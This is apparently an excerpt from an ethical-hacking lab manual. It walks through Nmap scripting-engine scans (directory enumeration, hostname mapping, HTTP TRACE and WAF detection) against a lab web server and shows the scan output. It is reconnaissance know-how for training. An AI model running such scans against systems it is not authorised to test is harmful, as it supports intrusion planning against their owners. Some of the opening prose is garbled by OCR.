
The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE)provides scripts that reveal various useful information about the target web server to an attacker.


Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. On to the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
4. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum [target website]** and press **Enter**.
5. In this scan, we are enumerating the **www.goodshopping.com** website.
6. This script enumerates and provides you with the output details, as shown in the screenshot.



7. The next step is to discover the hostnames that resolve the targeted domain.
8. In the terminal window, type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.




9. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.
10. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.



```
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File  Edit  View  Search  Terminal  Help
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Initiating ARP Ping Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D02 and arp[22:2] = 0x4530
Completed ARP Ping Scan at 00:52, 0.04s elapsed (1 total hosts)
Overall sending rates: 28.14 packets / s, 1181.93 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 1
0.10.1.19)))
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 5357/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Completed SYN Stealth Scan at 00:52, 0.96s elapsed (1000 total ports)
Overall sending rates: 1046.63 packets / s, 46051.55 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
Menu   nmap --script http-trac...
```

```
Applications  Places  System                                   Tue Apr 19, 00:53
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File  Edit  View  Search  Terminal  Help
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 00:52, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.036s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Scanned at 2022-04-19 00:52:23 EDT for 1s
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 128
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
1801/tcp open  msmq          syn-ack ttl 128
2103/tcp open  zephyr-clt    syn-ack ttl 128
2105/tcp open  eklogin       syn-ack ttl 128
2107/tcp open  msmq-mgmt     syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
5357/tcp open  wsdapi        syn-ack ttl 128
MAC Address: 02:15:5D:02:45:2F (Unknown)
Final times for host: srtt: 36347 rttvar: 6311  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.068KB)
┌─[root@parrot]─[/home/attacker]
└──╼ #
Menu   nmap --script http-trac...
```

11. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**.
12. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
13. This command will probe the target host with malicious payloads and detect the changes in the response code.



14. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
15. Close the terminal windows on the **Parrot Security** machine.
16. Turn off the **Windows Server 2019** virtual machine.

Task 7: Uniscan Web Server Fingerprinting in Parrot Security

